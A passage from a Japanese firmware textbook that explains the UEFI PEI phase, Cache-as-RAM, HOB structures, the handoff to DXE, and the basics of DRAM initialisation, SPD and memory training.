
## CAR の制約

制約	説明	影響
サイズ制限	数十 KB ~ 数百 KB	スタック・ヒープが非常に限られる
永続性なし	電源断で消失	S3 Resume では使用不可
パフォーマンス	通常の RAM より遅い	最小限の処理のみ推奨

# メモリ初期化の流れ

## Memory Init PEIM の役割

**Memory Init PEIM** は、DRAM を初期化し、使用可能にする最も重要な PEIM です。




## メモリ初期化前後の違い

項目	メモリ初期化前	メモリ初期化後
使用メモリ	CAR (Cache)	DRAM
容量	数十～数百 KB	数 GB ~ 数百 GB
永続性	なし	S3 Resume でも保持 (一部)
速度	遅い	速い

項目	メモリ初期化前	メモリ初期化後
HOB 保存先	CAR	DRAM

## CAR から DRAM への移行

メモリが初期化されると、PEI Core は **CAR の内容を DRAM にコピー**し、以降は DRAM を使用します。



## HOB (Hand-Off Block) の管理

### HOB の役割

**HOB (Hand-Off Block)** は、PEI Phase で収集したハードウェア情報を DXE Phase に渡すためのデータ構造です。

### HOB の種類（再確認）

HOB タイプ	用途	例
PHIT (Phase Handoff Information Table)	PEI から DXE への基本情報	メモリ範囲、HOB リストの位置

HOB タイプ	用途	例
<b>Memory Allocation</b>	メモリ予約情報	ファームウェア用 メモリ
<b>Resource Descriptor</b>	システムリソース記述	メモリ範囲、I/O 範囲
<b>GUID Extension</b>	カスタムデータ	プラットフォーム 固有情報
<b>Firmware Volume</b>	FV 情報	DXE 用 FV の位置
<b>CPU</b>	CPU 情報	コア数、周波数

## HOB リストの構造

```

typedef struct {
    UINT16 HobType;
    UINT16 HobLength;
    UINT32 Reserved;
} EFI_HOB_GENERIC_HEADER;

// HOB リストは連結リストとして実装
// 最後の HOB は EFI_HOB_TYPE_END_OF_HOB_LIST

```

## HOB の作成例（概念的）

```
// PEI Phase: メモリ情報を HOB に追加
EFI_PEI_HOB_POINTERS Hob;
EFI_RESOURCE_DESCRIPTOR_HOB *ResourceHob;

// メモリ範囲を Resource Descriptor HOB として追加
(*PeiServices)->CreateHob (
    PeiServices,
    EFI_HOB_TYPE_RESOURCE_DESCRIPTOR,
    sizeof (EFI_RESOURCE_DESCRIPTOR_HOB),
    &Hob
);


ResourceHob = Hob.ResourceDescriptor;
ResourceHob->ResourceType = EFI_RESOURCE_SYSTEM_MEMORY;
ResourceHob->PhysicalStart = 0x0;
ResourceHob->ResourceLength = 0x100000000; // 4GB
ResourceHob->ResourceAttribute = EFI_RESOURCE_ATTRIBUTE_PRESENT |
    EFI_RESOURCE_ATTRIBUTE_INITIALIZED;
```

---

## PEI から DXE への遷移

### DXE Core のロード

PEI Phase の最後のタスクは、**DXE Core** をメモリにロードし、制御を渡すことです。



## DXE IPL PEIM

**DXE IPL (Initial Program Load) PEIM** は、DXE Core をロードする特殊な PEIM です。

役割:

1. **DXE Core の検索:** Firmware Volume から DXE Core を探す
2. **ロード:** DRAM にコピー
3. **HOB リスト引き渡し:** PEI で作成した HOB リストのポインタを渡す
4. **制御移譲:** DXE Core のエントリーポイントにジャンプ


## PEI → DXE の引き継ぎ情報


情報	引き継ぎ方法	用途
メモリマップ	HOB (Resource Descriptor)	DXE でのメモリ管理
FV 位置	HOB (Firmware Volume)	DXE ドライバのロード

情報	引き継ぎ方法	用途
CPU 情報	HOB (CPU)	ACPI テーブル生成
プラットフォーム 情報	HOB (GUID Extension)	プラットフォーム固有 設定

## **PEI Phase の実行フロー全体**

**典型的な PEI フロー**





## まとめ

### この章で学んだこと

#### PEI Phase の役割

- メモリ初期化前の最小限のハードウェア初期化
- DXE Phase が動作するための環境準備

#### PEI アーキテクチャ

- PEI Core: PEIM の管理、PPI 管理、HOB 管理
- PEIM: 初期化タスクを実行するモジュール

#### PPI

- PEIM 間の通信インターフェース
- Protocol の PEI 版、よりシンプル

### Cache as RAM (CAR)

- DRAM 初期化前の一時メモリ
- CPU キャッシュを RAM として使用
- サイズ制限あり (数十～数百 KB)

### メモリ初期化

- Memory Init PEIM による DRAM 初期化
- CAR から DRAM への移行

### HOB

- PEI で収集した情報を DXE に渡す
- メモリマップ、CPU 情報、FV 位置など

### PEI → DXE 遷移

- DXE IPL PEIM が DXE Core をロード
- HOB リストを引き継ぎ

## 次章の予告

次章では、**DRAM 初期化の仕組み**について詳しく学びます。DRAM コントローラの動作原理、SPD (Serial Presence Detect) の読み取り、メモリトレーニングのプロセス、そして FSP (Firmware Support Package) がこれらをどのように抽象化しているかを見ていきます。

---

### 参考資料

- UEFI PI Specification v1.8 - Volume 1: PEI Phase
- EDK II Module Writer's Guide - PEI Modules
- Intel® Firmware Support Package (FSP) External Architecture Specification

# DRAM 初期化の仕組み

## この章で学ぶこと

- DRAM の基本構造と動作原理 (DDR4/DDR5)
- SPD (Serial Presence Detect) によるメモリモジュール情報の取得
- メモリトレーニングの必要性とプロセス
- メモリコントローラの初期化手順
- FSP (Firmware Support Package) による抽象化

## 前提知識

- Part III: PEI フェーズの役割と構造
  - Part I: メモリマップ
- 


## DRAM の基本構造

### DRAM とは

DRAM (Dynamic Random Access Memory) は、コンピュータのメインメモリとして使用される揮発性メモリです。「Dynamic」とは、コンデンサに蓄えられた電荷が時間とともに減衰するため、定期的にリフレッシュが必要であることを意味します。

### DRAM の階層構造

DRAM は、以下の階層構造で組織化されています：



## DRAM の用語

用語	説明
<b>DIMM</b>	マザーボードに挿すメモリモジュール
<b>Rank</b>	同時にアクセス可能なチップの集合（通常 8 または 9 チップ）
<b>Bank</b>	チップ内の中立したメモリアレイ
<b>Row</b>	バンク内の行アドレス
<b>Column</b>	バンク内の列アドレス
<b>Channel</b>	メモリコントローラからの独立したデータパス


## DDR4 vs DDR5

項目	DDR4	DDR5
データレート	1600～3200 MT/s	3200～6400 MT/s
電圧	1.2V	1.1V
Bank 数	16 (4 Bank Groups × 4 Banks)	32 (8 Bank Groups × 4 Banks)
Burst Length	8	16
Channel 構成	1 Channel / DIMM	2 Sub-Channels / DIMM
容量	最大 32GB / DIMM	最大 128GB / DIMM

## SPD: Serial Presence Detect

### SPD の役割

**SPD (Serial Presence Detect)** は、DIMM 上の EEPROM に保存された、メモリモジュールの仕様情報です。ファームウェアは SPD を読み取ることで、適切なタイミングパラメータを設定できます。




## SPD の内容

SPD には、以下の情報が含まれます：

オフセット	内容	例
0x00	SPD バイト数	512 bytes (DDR4)
0x02	メモリタイプ	0x0C = DDR4, 0x12 = DDR5
0x04	モジュールタイプ	UDIMM, RDIMM, LRDIMM
0x05	容量	8GB, 16GB, 32GB
0x12	CAS Latency	15, 16, 17, 18, ...
0x18-0x1B	タイミング	tRCD, tRP, tRAS
0x140-0x15F	XMP/EXPO プロファイル	オーバークロック設定

## SPD の読み取り方法

SPD は **SMBus (System Management Bus)** 経由で読み取ります。



### SMBus アドレス:

- Channel 0, DIMM 0: 0x50
- Channel 0, DIMM 1: 0x52
- Channel 1, DIMM 0: 0x54
- Channel 1, DIMM 1: 0x56

## メモリトレーニング


### なぜトレーニングが必要か

DRAM と メモリコントローラ間の信号は、**非常に高速** (DDR4: 最大 3200 MT/s、DDR5: 最大 6400 MT/s) です。この速度では、以下の問題が発生します：

問題	説明
信号の遅延	基板上の配線長により、信号到達タイミングがずれる
クロストーク	隣接する信号線間の干渉
電圧変動	電源ノイズによる信号品質の低下
温度依存	温度によりタイミングが変化

メモリトレーニングは、これらの問題を補正し、**最適なタイミングパラメータを動的に決定するプロセス**です。

## トレーニングの種類




## Write Leveling (書き込みトレーニング)

目的: DQS (Data Strobe) 信号と CK (Clock) 信号のタイミングを合わせる

手順:

1. メモリコントローラが DQS を段階的にシフト
2. DRAM に特定パターンを書き込み
3. DRAM が正しく受信できたタイミングを検出
4. 最適な DQS 遅延を決定



## Read Leveling (読み取りトレーニング)

目的: DRAM から返ってくるデータを正しいタイミングで取得

手順:

1. DRAM に既知のパターンを書き込み
2. メモリコントローラが読み取りタイミングを段階的にシフト
3. 正しいデータが読めたタイミング範囲を検出
4. 範囲の中心を最適タイミングとして設定

## Vref Training (基準電圧トレーニング)

目的: 信号の High/Low を判定する基準電圧を最適化

DRAM は、受信した信号電圧を **Vref (Reference Voltage)** と比較して、0 か 1 かを判定します。Vref が不適切だと、誤読が発生します。

信号電圧 > Vref → 1

